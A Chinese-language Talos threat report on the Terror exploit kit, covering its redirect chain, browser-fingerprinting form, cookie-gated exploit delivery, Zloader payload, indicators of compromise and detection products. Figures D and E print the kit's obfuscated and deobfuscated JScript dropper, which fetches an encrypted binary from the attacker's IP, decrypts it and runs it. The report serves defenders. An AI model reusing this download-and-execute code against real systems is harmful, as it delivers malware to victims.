2017 年 5 月 18 日，星期四

Terror 不断演变：漏洞攻击包日趋成熟

作者：Holger Unterbrink 和 Emmanuel Tacheau

执行摘要

Talos 一直致力于监控主要的漏洞攻击包 (EK)。在调查我们最近在 RIG 漏洞攻击包攻击活动中观察到的变化时，我们发现了另一种众所周知的常见攻击工具：Terror 漏洞攻击包。

Terror 漏洞攻击包是去年的漏洞攻击包市场大规模整合后出现的新参与者之一。当 Angler 和同类攻击包消失后，新的漏洞攻击包开始来碰运气。这些攻击包中有许多远远达不到 Angler 的层次，其中一个是去年年底出现的 Terror 漏洞攻击包。起初该攻击包是一个非常简单的版本，通过同时利用大量漏洞对受害者进行地毯式轰炸，无论漏洞是否与受害者的浏览器环境匹配都是如此。不幸的是，我们注意到制作者逐步改进该攻击包，使其很快演进为本报告中分析的最新版本。


我们发现一个可能遭到入侵的合法网站充当了恶意软件入口，它首先将访问者重定向到一个 RIG 漏洞攻击包登录页面，继而在一天之后转到 Terror 漏洞攻击包。

这可能说明各种攻击活动开始协作并共享资源，也可能仅仅是一种攻击活动在模仿另一种攻击活动。Terror 似乎在不断演进。在这场攻击活动中，它添加了更多漏洞，并且不再对受害者进行地毯式轰炸，而是评估有关受害者环境的数据，然后根据受害者的操作系统、补丁级别、浏览器版本和安装的插件选择可能成功的漏洞。这使得调查人员更加难以找到它们掌握的全部漏洞。

值得注意的是，攻击者为他们将要利用的漏洞使用明文 URL 参数，例如 cve2013-2551 = URL 中的 cve20132551。

技术详情：

攻击链开始于一个遭到入侵的网站，该网站使用 HTTP 302 临时移动响应，将受害者重定向到漏洞攻击包登录页面。如以下图 A 所示，登录页面含有一些随机 Lorem Ipsum 文本。



Hoc ne statuam quidem dicturam pater aiebat, si loqui posset.

Lorem ipsum dolor sit amet, consectetur adipiscing elit. In quibus doctissimi illi veteres inesse quicquam cuiquam et divinum putaverunt. Audes dicere, inquit. Quo Manilium, ab inepto M. **Quid censes in Latino fore?** Tum Triarius: Posthac quidem, inquam, audacius. Scio enim esse quosdam, qui quavis lingua philosophari possint;

Stoicos roga.
Haec bene dicuntur, nec ego repugno, sed inter sese ipsa pugnant.
Quid ad haec, amice?
Hoc dictum in una re latissime patet, ut in omnibus factis re, non teste moveamur.
Confecta res esset.
Facit enim ille duo seiuncta ultima bonorum, quae ut essent vera, contingi debuerunt;
Nihilo magis.
Omnia peccata paria dicitis.
Si quae forte possumus.
Sed quid attinet de rebus tam apertis plura requirere?
Equidem e Cn.
Quonam, inquit, modo?

Quod eo liquidius faciet, si perspexerit rerum inter eas verborumne sit controversia.

Isto modo ne improbos quidem, si essent boni viri. Tu autem negas fortem esse quemquam posse, qui dolorem malum putet. Pollicetur certe. Nec vero alia sunt quaerendo contra Carneadeam illam sententiam. Sed quot homines, tot sententiae; Si quicquam extra virtutem haberetur in bonis. Quid ad utilitatem tantae pecuniae? *Avaritiamne minuis?*

- Videmusne ut pueri ne verberibus quidem a contemplandis rebus perquirendisque deterreantur?
- Tanti autem aderant vesicae et torminum morbi, ut nihil ad eorum magnitudinem posset accedere.
- Nos paucis ad haec additis finem faciemus aliquando;
- Hoc dixerit potius Ennius: Nimium boni est, cui nihil est mali.
- Numnus in Croesi divitiis obscuratur, pars est tamen divitiarum.

Cum autem negant ea quicquam ad beatam vitam pertinere, rursus naturam relinquunt. Maximos vero virtutes iacere omnis necesse est voluptate dominante. Quis negat? Multoque hoc melius nos veriusque quam Stoici. Qualem igitur hominem natura inchoavit? Itaque fecimus. Tamen a proposito, inquam, aberramus. Restatis igitur vos:

1. At enim nihil facit;
2. Universa enim illorum ratione cum tota vestra confligendum puto.
3. Praeclare enim Plato: Beatum, cui etiam in senectute contigerit, ut sapientiam veramque opinionem assequi possit.

Nam ista vestra: Si gravis, brevis; Duo Reges: constructio interrete. **Facete M.** Quamquam id quidem licebit iis existimare, qui legerint. Qua ex cognitione facilior facta est investigatio rerum occultissimarum.

Sed haec quidem liberius ab eo dicuntur et saepius.

Certe, nisi voluptatem tanti aestimaretis. Atqui reperies, inquit, in hoc quidem pertinaces; Quid ergo hoc loco intellegit honestum? At ille non pertinuit saneque fidenter: Istis quidem ipsis verbis, inquit; Sedulo, inquam, faciam.


Stoici autem, quod finem bonorum in una virtute ponunt,similes sunt illorum;Praeterea sublata cognitione et scientia tollitur omnisratio et vitae degendae et rerum gerendarum.

图 A

如执行摘要中所述，该攻击包使用某个经过混淆处理的 JavaScript 代码评估受害者的浏览器环境，例如它会尝试获取有关以下插件的版本信息：ActiveX、Flash、PDF 阅读器、Java、Silverlight、QuickTime 等。然后，它使用此函数的返回值提交名为“frm”的隐藏表单。如下所示，它正在将这些版本信息填充到表单中。表单名称看起来是动态生成的，在我们记录的不同会话中，它们各不相同。

return
document.getElementById("65c0cd56").value = r.flash,
document.getElementById("1f57be6f").value = r.pdf,
document.getElementById("1bc1bd0f").value = t() + "|" + r.silverlight,
document.getElementById("3d64d278").value = r.quicktime,
document.frm.submit(), r

您可以在页面最后找到该 HTML 表单代码：



```
iden ipsis verbis, inquit; <code>Sedulo, inquam, faciam.</code> </p>
    <pre>Stoici autem, quod finem bonorum in una virtute ponunt,similes sunt illorum;Praeterea sublata cognitione et scientia tollitur omnisratio et vitae degendae et rerum gere
p>

    <form id="frm" name="frm" action="http://146.185.166.209/9477ff41b6290c91547cc8e31ad53bee/166070/5911e2bedcb0b" method="POST">
    <input type="text" value="94cd1f3c0dd266e2cd68ec06cb7bf63d58f" name="A5911e" hidden style="block:none;display:none;" />
    <input type="text" value="b3aaa329da5fe58ea2e92103696233a2a9a" name="B5911e" hidden style="block:none;display:none;" />
    <input type="text" value="e5663582a021c4f51e1e406f62296"       name="C5911e" hidden style="block:none;display:none;" />
    <input type="text" value="ced9bd11fd752e217f479266f533BnepeD"  name="D5911e" hidden style="block:none;display:none;" />
    <input type="text" value="od50AA42KhpGDD69KQjcwA3bgmHqAA42KeOueN1eWdHJlqlUpNDCjarNcO0CuJ6Du0pFdrcCRDXrL45PYMCC91lK" name="Q5911e" hidden style="block:none;display:none;" />
    <input type="text" value="" name="65c0cd56" id="65c0cd56" hidden style="block:none;display:none;">
    <input type="text" value="" name="1f57be6f" id="1f57be6f" hidden style="block:none;display:none;">
    <input type="text" value="" name="1bc1bd0f" id="1bc1bd0f" hidden style="block:none;display:none;">
    <input type="text" value="" name="3d64d278" id="3d64d278" hidden style="block:none;display:none;">
    <input type="text" value="" name="d3b59657" id="d3b59657" hidden style="block:none;display:none;">
    </form>
```

图 B

在这一会话中，我们可以通过以下方式解析名称：

65c0cd56 = Flash 版本
1f57be6f = PDF 版本
1bc1bd0f = Silverlight 版本
3d64d278 = Quicktime 版本

在其他会话中，这些名称会更改，例如：
A59117,B59117,C59117,Q59117,102b6031,80870248,55066b2d,40a632b5,7c5caca6

表单的第一部分（到值“*od50AA42KhpGDD69…<snip>...CRDXrL45PYMCC911K*”）由服务器填充。我们假设这些信息是动态填充的，并可能进一步添加关于受害者和攻击活动的信息。

该页面生成的 *POST* 请求得到的响应是一个包含 JavaScript 和 VBScript 的 HTML 页面。这些脚本包含的 URL 指向它们将要利用的 CVE。对于使用 Win7 和 Internet Explorer 8 的会话，它们是下面这样的：

JavaScript：
hxxp://146[.]185[.]166[.]209/d/9477ff41b6290c91547cc8e31ad53bee/?q=r4&r=c3c100b92ffbb7ca95d18559c72c1aff&e=**cve20132551**

VBScript：
hxxp://146[.]185[.]166[.]209/d/9477ff41b6290c91547cc8e31ad53bee/?q=r4&r=c3c100b92ffbb7ca95d18559c72c1aff&e=**cve20146332**

它们利用这些漏洞，然后尝试下载最终的恶意软件，并安装到受害者的 PC 中。值得注意的是，当 JavaScript 漏洞成功安装最终的恶意软件后，后面基于 VBscript 的请求不会再得到响应。

漏洞攻击包显然已经放弃地毯式轰炸的方法，现在它对用于感染受害者的漏洞变得更加“挑剔”。如果我们不使用 IE8 而改用 IE11 等其他浏览器访问该站点，会得到其他返回文件，例如 cve20160189 和 cve20152419。

它们同样使用基于 Cookie 的身份验证下载漏洞。该攻击链设置以下 Cookie（图 C）：

```
ci_session
p4bb9taq4sdfjpe4btdrajak4e0i1e2k
146.185.166.209/
9728
1029964544
30591211
39295776
30591119
*
```


图 C

这样可以防止任何人直接下载漏洞。未完全遵循攻击链的人可能是尝试窃取漏洞的网络罪犯竞争对手，也可能是调查取证人员在尝试查看感染来自何处，以及受害者受感染的方式。

如上所述，JavaScript 文件利用 CVE 2013-2551。利用成功后，它会生成另一个 JScript 文件，将其写入磁盘中，并通过命令行执行该文件（图 D）。

```
cmd.exe /q /c cd /d "%tmp%" && echo var o=function(a){return new ActiveXObject(a)},
y=function(i){return ("WinH"+"TTP,Re"+"quest.5.1,GET,Scri"+"pting.Fil"+"eSystemObject,
WScr"+"ipt.Sh"+"ell,ADODB.Stream,Arguments,.e"+"xe,GetTe"+"mpName,charCodeAt,
iso-8859-1,,indexO"+"f,.d"+"ll,Scr"+"iptF"+"ullN"+"ame,join")["\x73p\x6ci\x74"]("\x2c")[i]};
try{var x=WScript,q=o(y(3)),m=x[y(6)],j=o(y(4)),s=o(y(5)),p=y(7),n=0,w1=x[y(14)],v=y(9);
s.Type=2;c=q[y(8)]();s.Charset=y(10);s.Open();i=w1(m);d=i[v](i[y(12)]("\x50E\x00\x00")+23);
s["\x57ri\x74e\x54ex\x74"](i);if(31^<d){var z=1;c+=y(13)}else c+=p;s["\x53ave\x54o\x46ile"](c,2);
s.Close();z^&^&(c="re\x67sv\x7232"+p+" /s "+c);j.run("cmd"+p+" /c "+c,0)}catch(w0){}
q["\x64ele\x74e\x46il\x65"](w1);function w1(g){var k=o(y(0)+"."+y(0)+y(1));
k.setProxy(n);k.open(y(2),g(1),n);k.Option(0)=g(2);k.send();
if(200==k.status)return de(k["\x72es\x70onse\x54ex\x74"],g(n))};
function de(u,g){for(var c=0,d,b=[],h=[],a=0;256^>a;a++)b[a]=a;
for(a=0;256^>a;a++)c=c+b[a]+g[v](a%g.length)^&255,d=b[a],b[a]=b[c],b[c]=d;
for(var e=c=a=0;e^<u.length;e++)a=a+1^&255,c=c+b[a]^&255,d=b[a],b[a]=b[c],b[c]=d,
h.push(String.fromCharCode(u[v](e)^^b[b[a]+b[c]^&255]));return h[y(15)](y(11))};
>zs3n.tmp && start wscript //B //E:JScript zs3n.tmp "fab9fc09e81853c3238b20f632b94ccc"
"http://146.185.166.209/d/9477ff41b6290c91547cc8e31ad53bee/?q=r4&r=c3c100b92ffbb7ca95d18559c72c1aff&e=cve20132551"
"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
.NET CLR 3.0.30729; Media Center PC 6.0)"
```

图 D

经过美化并或多或少经过还原混淆的 **Zs3n.tmp** 版本会变成下面这样：

```
var o = function(a) {
        return new ActiveXObject(a)
    },
    y = function(i) {
        return ("WinH" + "TTP,Re" + "quest.5.1,GET,Scri" + "pting.Fil" + "eSystemObject,WScr" + "ipt.Sh" + "ell,ADODB.Stream,Arguments,.e" +
"xe,GetTe" + "mpName,charCodeAt,iso-8859-1,,indexO" + "f,.d" + "ll,Scr" + "iptF" + "ullN" + "ame,join")["\x73p\x6ci\x74"]("\x2c")[i]
    };
try {
    var x = WScript,
        q = o(y(3)),    //"Scripting.FileSystemObject"
        m = x[y(6)],    //"Arguments"
        j = o(y(4)),    //"WScript.Shell"
        s = o(y(5)),    //"ADODB.Stream"
        p = y(7),   // ".exe"
        n = 0,
        w1 = x[y(14)],  //"ScriptFullName"
        v = y(9);   //"charCodeAt"
    s.Type = 2;
    c = q[y(8)]();  //"GetTempName"
    s.Charset = y(10);  //"iso-8859-1"
    s.Open();
    i = w1(m);      // Get bin data from EK
    d = i[v](i[y(12)]("\x50E\x00\x00") + 23);   // DataStream from EK["charCodeAt"]"indexOf"("PE") + 23
    s["\x57ri\x74e\x54ex\x74"](i);              // "WriteText"
    if (31 < d) {                               // Is file a DLL or Not
        var z = 1;
        c += y(13)                              // c=tmp-name.dll
    } else c += p;                              // c=tmp-name.exe
    s["\x53ave\x54o\x46ile"](c, 2);             // "SaveToFile"
                                                // e.g. C:\Users\dex\AppData\Local\Temp\rad9F6BA.tmp.exe
    s.Close();
    z && (c = "re\x67sv\x7232" + p + " /s " + c);  // c="GetTempName"
    j.run("cmd" + p + " /c " + c, 0)                // run file e.g. rad9F6BA.tmp.exe
} catch (w0) {}
q["\x64ele\x74e\x46il\x65"](w1);                    // "deleteFile"

function w1(g) {
    var k = o(y(0) + "." + y(0) + y(1));    //"WinHTTP.WinHTTPRequest.5.1"
    k.setProxy(n);
    k.open(y(2), g(1), n);                  //"GET,<Script Arguments>,0"
    k.Option(0) = g(2);
    k.send();
    if (200 == k.status) return de(k["\x72es\x70onse\x54ex\x74"], g(n))     //"responseText",0 - decrypt received binary
};

function de(u, g) {
    for (var c = 0, d, b = [], h = [], a = 0; 256 > a; a++) b[a] = a;
    for (a = 0; 256 > a; a++) c = c + b[a] + g[v](a % g.length) & 255, d = b[a], b[a] = b[c], b[c] = d;
    for (var e = c = a = 0; e < u.length; e++) a = a + 1 & 255, c = c + b[a] & 255, d = b[a], b[a] = b[c], b[c] = d,
h.push(String.fromCharCode(u[v](e) ^ b[b[a] + b[c] & 255]));
    return h[y(15)](y(11))
};
```

图 E

此脚本从漏洞攻击包网站下载加密的二进制流，解码后将其保存到磁盘中并随机命名，最后执行该二进制流。在本例中它被称为 **rad9F6BA.tmp.exe**（SHA1：e373b7f49e07d0c6176565357aedbe61e2d39306）。您可以在下面的进程列表中找到它（图 F）。此可执行文件似乎是 **Terdot.A/Zloader** 恶意软件下载程序的变种。除了代码共享之外，它还包含完全相同的硬编码 IP 地址列表（因 Zloader 而为人所知）。

Terdot.A/Zloader 植入程序 rad9F6BA.tmp.exe 使用一种名为进程挖空的技术，将代码注入 explorer.exe (3148) 进程。解压缩阶段之后，它使用 dll 注入技术将代码注入 explorer.exe (1968)。

图 F

然后，进程 explorer.exe (1968) 下载并植入多个其他文件，进而创建代码，并通过 CreateRemoteThread 将其注入 dwm.exe (1924) 和 taskhost.exe (1996) 进程。

下载的重要文件（请参阅 IOC 部分查看散列值）：
C:\Users\<USER>\AppData\Roaming\Romaa\php.exe
C:\Users\<USER>\AppData\Roaming\Romaa\php5ts.dll
C:\Users\<USER>\AppData\Roaming\Hele\fido.onm
C:\Users\<USER>\AppData\Roaming\Xunup\quis.voz
C:\Users\<USER>\AppData\Roaming\Romaa\miemr.php
C:\Users\<USER>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\start.lnk

Terdot.A/Zloader 通过下载 PHP 解释器环境和混淆的 PHP 脚本 (**miemr.php**) 来让自身持续存在。为了确保在启动时执行恶意软件，它会将“C:\Users\<name>\AppData\Roaming\Romaa\php.exe miemr.php”的链接添加到 Autostart 文件夹中。

经过混淆处理的 miemr.php 脚本只会生成二进制文件，且该文件与已通过漏洞攻击包攻击链下载为 **rad9F6BA.tmp.exe** (SHA1 e373b7f49e07d0c6176565357aedbe61e2d39306) 的文件相同。该脚本对文件 quis.voz 进行解密，它是 explorer.exe (1968) 进程植入的众多文件之一，在初始感染期间，该进程还会植入 php 文件。在介绍植入 Zloader 的一些 Sundown 漏洞攻击包攻击活动时，我们已对这一行为进行过说明。众所周知，Terror 漏洞攻击包使用的是 Sundown 曾使用的漏洞，因此它似乎也使用来自 Sundown 的有效负载。这次攻击活动使用的虽是不同的 PHP 脚本，但与以上报告中介绍的脚本类似（图 G）。




图 G

混淆还原版本（为解码 quis.voz 文件已解除威胁）请见图 H：

图 H

总结

我们发现漏洞攻击包市场正在经历持续变革。在该市场中，一些主要参与者消失，同时出现了新的参与者。新参与者通过不断改进质量和技术来争夺客户。它们持续修改这些技术来提高自己绕过安全工具的能力。这无疑表明，确保所有系统保持最新状态至关重要。使用多层防御架构可以使组织有能力检测和防御类似的复杂威胁。Talos 会继续监控 Terror 漏洞攻击包的演变，确保我们能够为客户持续提供有效保护。我们强烈建议用户和各个组织都遵循推荐的安全实践，例如，在安全补丁出现时及时安装安全补丁，从未知第三方接收邮件时保持小心谨慎，同时确保落实一种强大的离线备份解决方案。这些安全实践可以帮助降低攻击风险，而且有助于从任何此类攻击中恢复。

IOC

网络通信概述：

图 H

样本：

C:\Users\<USER>\AppData\Roaming\Hele\fido.onm
MD5：c7f52f5d46474128c51d097a07068ed5
SHA1：0994f518b405efce77fb743b899782bdf37fef55
SHA256：5a51865eee18a520035248344f7c00a4de95a500c6356687d67e09a1e4fcdbb8

C:\Users\<USER>\AppData\Local\Temp\1wfaqsy8.exe
MD5：fa9db03e1f07e45e48f05684da255c85
SHA1：e373b7f49e07d0c6176565357aedbe61e2d39306
SHA256：9ae356843ccbda7747e45b292fcf0c3eebbcc4a93101752a0007c9abaa79037a

C:\Users\<USER>\AppData\Roaming\Xunup\quis.voz
MD5：134393b69f946ae8b8cf2560579209f8
SHA1：96cbd5e76b91c611430f221613480b4480ccc6c4
SHA256：d2e9530c350ac6b421cf2ab4a70cad11565cfee67c5688d88cf559f161d199f3

C:\Users\<USER>\AppData\Roaming\Romaa\miemr.php
MD5：e20a6d41f64fb0a78598b1ff188ad92e
SHA1：049b107574ca8500c05424d6974b42ce57c868ac
SHA256：0664e690254622bd7a00c03fce2abe119bdebbc0cc773b68772f8fed66e5d2c6

C:\Users\<USER>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\start.lnk
MD5：0aa9719e0b8474a88b90976a5eb3ee55
SHA1：b6f37f41594c65cad716ed486e9bc679186fdc37
SHA256：3ec95a014dea4f47adc7715650ec17b7f60701422efbded181cb1cd154af5748

相关样本：
f31869dd3f48f24b72ed2040eceefbcaeb4f2b93b79e75dd952aa1d3d5b022de

完整 URL：
hxxp://beutifulcars222[.]website

hxxp://146[.]185[.]166[.]209/e71cac9dd645d92189c49e2b30ec627a/9477ff41b6290c91547cc8e31ad53bee

hxxp://146[.]185[.]166[.]209/9477ff41b6290c91547cc8e31ad53bee/166070/5911e2bedcb0b

hxxp://146[.]185[.]166[.]209//d/9477ff41b6290c91547cc8e31ad53bee/?q=r4&r=c3c100b92ffbb7ca95d18559c72c1aff&e=cve20146332

hxxp://146[.]185[.]166[.]209//d/9477ff41b6290c91547cc8e31ad53bee/?q=r4&r=c3c100b92ffbb7ca95d18559c72c1aff&e=cve20132551

hxxp://dogpaste[.]ru/2fwCCnphQ/2g56[.]php

hxxp://emptysand[.]ru/2fwCCnphQ/2g56[.]php

硬编码 IPS：
185.121.177.53
185.121.177.177
45.63.25.55
111.67.16.202
142.4.204.111
142.4.205.47
31.3.135.232

62.113.203.55
37.228.151.133
144.76.133.38

防护

Snort 规则：*25050*、*39754*、*37909*、*26638*、*23179*

开源 Snort 用户规则集客户可以在 Snort.org 上下载出售的最新规则包，保持最新状态。

思科客户可通过其他方式检测并阻止此威胁，包括：

产品	生产
AMP	✔
CloudLock	不适用
CWS	✔
邮件安全	✔
网络安全	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

高级恶意软件防护 (AMP) 解决方案可以有效防止执行威胁发起者使用的恶意软件。CWS 或 WSA 的 Web 扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。具备高级安全功能的网络安全设备（例如 NGFW、NGIPS 和 Meraki MX）可以检测与此威胁相关的恶意活动。AMP Threat Grid 可帮助识别恶意二进制文件，使所有思科安全产品都有内置保护措施。Umbrella 可防止对与恶意活动相关的域进行 DNS 解析。StealthWatch 可以检测网络扫描活动、网络传播和与 CnC 基础设施的连接，从而与此活动建立联系，通知管理员。

发布者：HOLGER UNTERBRINK；发布时间：14:27